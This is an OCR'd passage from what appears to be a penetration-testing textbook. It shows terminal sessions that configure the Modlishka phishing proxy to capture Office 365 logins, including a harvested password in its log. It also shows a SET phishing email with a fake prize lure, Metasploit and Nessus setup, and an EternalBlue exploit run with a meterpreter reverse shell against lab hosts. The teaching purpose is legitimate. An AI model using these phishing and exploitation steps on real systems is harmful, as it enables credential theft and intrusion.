
```
  GNU nano 3.2                                                autocert.go
        tools
        "crypto/x509/pkix"
        "encoding/binary"
        "encoding/pem"
        "math/big"
        "time"

        "github.com/drk1wi/Modlishka/config"
        "github.com/drk1wi/Modlishka/log"
)

const CA_CERT = `-----BEGIN CERTIFICATE-----
MIIEEzCCAvugAwIBAgIUIDXWe7zeeaxyCgxv5IgB6ZSPQjIwDQYJKoZIhvcNAQEL
BQAwgZgxCzAJBgNVBAYTAlpBMRMwEQYDVQQIDApTb21lLVN0YXRlMQwwCgYDVQQH
DANKSEIxEjAQBgNVBAoMCVJvb3RzaGVsbDEVMBMGA1UECwwMcm9vdHNoZWxsLnRr
MRkwFwYDVQQDDBB3d3cucm9vdHNoZWxsLnRrMSAwHgYJKoZIhvcNAQkBFhFyb290
QHJvb3RzaGVsbC50azAeFw0xOTA0MDExODMyNTFaFw0yMjAxMTkxODMyNTFaMIGY
MQswCQYDVQQGEwJaQTETMBEGA1UECAwKU29tZS1TdGF0ZTEMMAoGA1UEBwwDSkhC
MRIwEAYDVQQKDAlSb290c2hlbGwxFTATBgNVBAsMDHJvb3RzaGVsbC50azEZMBcG
A1UEAwwQd3d3LnJvb3RzaGVsbC50azEgMB4GCSqGSIb3DQEJARYRcm9vdEByb290
c2hlbGwudGswggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDbxq3Fc7m+
DFxw5SJxfviBjSGXmjQcX0Z/8DEgCyBaFUbPpckiEe1n4MZsTdak6TN0IS4ACgV6
x9ssj1abVR0vGX544zcYlg5VmteFVF4RJQK2hG8wH4RdWoKXXnxcjnEiyO/mWRr5
NEBl8WiuSF9SSw6OwIsYJrgRQIEz+PxzkNKC7dBR1RFxwPzuq1a+oXyR6enPI9E6
+H3DQfkTy6HNSDcQpXff3FTKDJ8GBE3NMPX6S+ljEqgr6src2CqIf0JTAuSOYEOO
```

```
root@kali:~/Downloads/GO/src/github.com/drk1wi/Modlishka# make
go test -v main.go main_test.go
=== RUN   TestEncodeDecode
[Mon May 27 11:31:48 2019] DBG DecodeSubdomain: XVlBzgbaiCMRAjWwhTHc
--- PASS: TestEncodeDecode (0.00s)
=== RUN   TestRegex
--- PASS: TestRegex (0.00s)
=== RUN   TestTranslatePhishtoURL
[Mon May 27 11:31:48 2019] DBG DecodeSubdomain: accounts.youtube.com
--- PASS: TestTranslatePhishtoURL (0.00s)
=== RUN   TestDynamicTranslateURLHost
--- PASS: TestDynamicTranslateURLHost (0.00s)
=== RUN   TestTranslateURLtoPhish
--- PASS: TestTranslateURLtoPhish (0.00s)
=== RUN   TestCmdLineFlags
--- PASS: TestCmdLineFlags (0.00s)
=== RUN   TestJSONConfig
--- PASS: TestJSONConfig (0.00s)
PASS
ok      command-line-arguments  0.011s
go build -ldflags "-s -w" -o dist/proxy   main.go
```

```
 GNU nano 3.2                                office365.json
{
  "phishingDomain": "loopback.modlishka.io",
  "listeningPort": "443",
  "listeningAddress": "127.0.0.1",
  "target": "https://login.microsoftonline.com",
  "targetResources": "",
  "targetRules": "by5zZXRBdHRyaWJ1dGUoImludGVncml0eSI=:by5zZXRBdHRyaWJ1dGUoImludGVnZHJpdHki,aW50ZWdyaXR5PQ==
  "terminateTriggers": "",
  "terminateRedirectUrl": "",
  "trackingCookie": "id",
  "trackingParam": "id",
  "useTls": true,
  "jsRules":"",
  "debug": false,
  "logPostOnly": false,
  "disableSecurity": false,
  "log": "ms.log",
  "plugins": "all",
  "cert": "",
  "certKey": "",
  "certPool": ""
```

```
root@kali:~/Downloads/GO/src/github.com/drk1wi/Modlishka# ./dist/proxy -config templates/office365.json
[Mon Apr  1 19:22:56 2019]  INF  Enabling plugin: autocert v0.1
[Mon Apr  1 19:22:56 2019]  INF  Enabling plugin: control_panel v0.1
[Mon Apr  1 19:22:56 2019]  INF  Enabling plugin: template v0.1
[Mon Apr  1 19:22:56 2019]  INF  Control Panel: SayHello2Modlishka handler registered
[Mon Apr  1 19:22:56 2019]  INF  Control Panel URL: /SayHello2Modlishka
[Mon Apr  1 19:22:56 2019]  INF

>>>> "Modlishka" Piotr Duszynski @drk1wi - Reverse Proxy started <<<<

Listening on: [127.0.0.1:443]
Proxying [loopback.modlishka.io:443] via --> [https://login.microsoftonline.com]
[Mon Apr  1 19:23:38 2019]  WAR  rewriteResponse took 1.173544133s
[Mon Apr  1 19:23:46 2019]  WAR  rewriteResponse took 1.491760258s
[Mon Apr  1 19:23:52 2019]  WAR  rewriteResponse took 3.427021899s
```







```
root@kali:~/Downloads/GO/src/github.com/drk1wi/Modlishka# cat ms.log | grep --color "passwd="
i13=0&login=adelev%40[redacted].onmicrosoft.com&loginfmt=adelev%40[redacted].onmicrosoft.com
rtPartition=&hisRegion=&hisScaleUnit=&passwd=Sup3rs3cur3P@s5w0rd!&ps=2&psRNGCDefaultType=&psRN
```


The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 5

```
set:phishing> Send email to:[redacted]@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):Nuck@chorris.com
set:phishing> The FROM NAME the user will see:Nuck Chorris
set:phishing> Username for open-relay [blank]:[redacted]
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):[redacted]
set:phishing> Port number for the SMTP server [25]:587
set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Urgent - You have WON!
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:Hello,
Next line of the body: You have won a million dollars, please click the link to claim
Next line of the body: https://maliciouslink.com/claim
Next line of the body: END
[*] SET has finished sending the emails

      Press <return> to continue
```




Chapter 5: Diving into the Metasploit Framework

```
root@kali:~# service postgresql start
root@kali:~# su postgres
postgres@kali:/root$
postgres@kali:/root$
postgres@kali:/root$ createuser msf_user -P
Enter password for new role:
Enter it again:
postgres@kali:/root$
```

```
postgres@kali:/root$ createdb --owner=msf_user msf_database
postgres@kali:/root$
```

```
       =[ metasploit v5.0.14-dev                          ]
+ -- --=[ 1869 exploits - 1060 auxiliary - 327 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > db_connect msf_user:[redacted]@127.0.0.1/msf_database
Connected to Postgres data service: 127.0.0.1/msf_database
msf5 >
```


GNU nano 3.2 /usr/share/metasploit-framework/config/database.yml
development:
adapter: postgresql
database: msf_database
username: msf_user
password:
host: localhost
port: 5432
pool: 5
timeout: 5
production:
adapter: postgresql
database: msf_database
username: msf_user
password:
host: localhost
port: 5432
pool: 5
timeout: 5



_---------.
.' ####### ;."
.---,. ;@ @@`; .---,..
." @@@@@'.,'@@ @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@@ @@@@@@@@@@@@@@ @;
`.@@@@@@@@@@@@@ @@@@@@@@@@@@@@@ .'
"--'.@@@ -.@ @ ,'- .'--"
".@' ; @ @ `. ;'
|@@@@ @@@ @ .
' @@@ @@ @@ ,
`.@@@@ @@ .
',@@ @ ;
(3 C) /|___ / Metasploit! \
;@'. __*__,." \|--- _____________/
'(.,...."/
=[metasploit v5.0.14-dev]
+ -- --=[1869 exploits - 1060 auxiliary - 327 post]
+ -- --=[546 payloads - 44 encoders - 10 nops]
+ -- --=[2 evasion]
msf5 > db_status
[*] Connected to msf_database. Connection type: postgresql.
msf5 >


```
msf5 > workspace -a HR IT-Department DomainControllers Windows Linux
[*] Added workspace: HR
[*] Added workspace: IT-Department
[*] Added workspace: DomainControllers
[*] Added workspace: Windows
[*] Added workspace: Linux
[*] Workspace: Linux
msf5 > workspace
  DomainControllers
  HR
  IT-Department
  Windows
  default
* Linux
msf5 > workspace -d HR IT-Department
[*] Deleted workspace: HR
[*] Deleted workspace: IT-Department
```

```
msf5 > db_import /root/metasploitable3.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.2'
[*] Importing host 192.168.34.147
[*] Successfully imported /root/metasploitable3.xml
```

```
msf5 > load nessus
[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded plugin: Nessus
msf5 > nessus_connect Rishalin:[redacted]@127.0.0.1
[*] Connecting to https://127.0.0.1:8834/ as Rishalin
[*] User Rishalin authenticated successfully.
```

```
msf5 > nessus_scan_list
Scan ID  Name                  Owner     Started  Status     Folder
-------  ----                  -----     -------  ------     ------
21       Metasploitable 3 Scan  Rishalin          completed  3
```



msf5 > nessus_db_import 21
[*] Exporting scan ID 21 is Nessus format...
[+] The export file ID for scan ID 21 is 1187574312
[*] Checking export status...
[*] Export status: loading
[*] Export status: loading
[*] Export status: ready
[*] The status of scan ID 21 export is ready
[*] Importing scan results to the database...
[*] Importing data of 192.168.34.147
[+] Done


msf5 > hosts -c address,vulns
Hosts
=====
address vulns
------- -----
192.168.34.147 470
msf5 > vulns
Vulnerabilities
===============
Timestamp Host Name
References
--------- ---- ----


2019-04-11 18:43:32 UTC 192.168.34.147 Elasticsearch Transport Protocol Unspecified Remote Code Execution
CVE-2015-5377,N
S-105752,NSS-119499
2019-04-11 18:43:32 UTC 192.168.34.147 Jenkins < 2.150.2 LTS / 2.160 Multiple Vulnerabilities
CVE-2019-100300
,CVE-2019-1003004,IAVA-2019-A-0039,NSS-121330
2019-04-11 18:43:32 UTC 192.168.34.147 Jenkins < 2.138.4 LTS / 2.150.1 LTS / 2.154 Multiple Vulnerabilities


```
msf5 > vulns -S eternalblue

Vulnerabilities
===============

Timestamp                Host            Name
                                                                 Refere
nces
---------                ----            ----
                                                                 ------
----
2019-04-15 20:54:44 UTC  192.168.34.151  MS17-010: Security Update for Microsoft
 Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (
ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)  CVE-20
17-0143,CVE-2017-0144,CVE-2017-0145,CVE-2017-0146,CVE-2017-0147,CVE-2017-0148,BI
D-96703,BID-96704,BID-96705,BID-96706,BID-96707,BID-96709,EDB-ID-41891,EDB-ID-41
987,MSFT-MS17-010,IAVA-2017-A-0065,MSKB-4012212,MSKB-4012213,MSKB-4012214,MSKB-4
012215,MSKB-4012216,MSKB-4012217,MSKB-4012606,MSKB-4013198,MSKB-4013429,MSKB-401
2598,MSF-MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption,NSS-9783
3
```


```
msf5 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.34.150
RHOSTS => 192.168.34.150
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```



msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.34.149:4444
[*] 192.168.34.150:445 - Connecting to target for exploitation.
[+] 192.168.34.150:445 - Connection established for exploitation.
[+] 192.168.34.150:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.34.150:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.34.150:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.34.150:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.34.150:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.34.150:445 - 0x00000030 6b 20 31 k 1
[+] 192.168.34.150:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.34.150:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.34.150:445 - Sending all but last fragment of exploit packet
[*] 192.168.34.150:445 - Starting non-paged pool grooming
[+] 192.168.34.150:445 - Sending SMBv2 buffers
[+] 192.168.34.150:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.34.150:445 - Sending final SMBv2 buffers.
[*] 192.168.34.150:445 - Sending last fragment of exploit packet!
[*] 192.168.34.150:445 - Receiving response from exploit packet
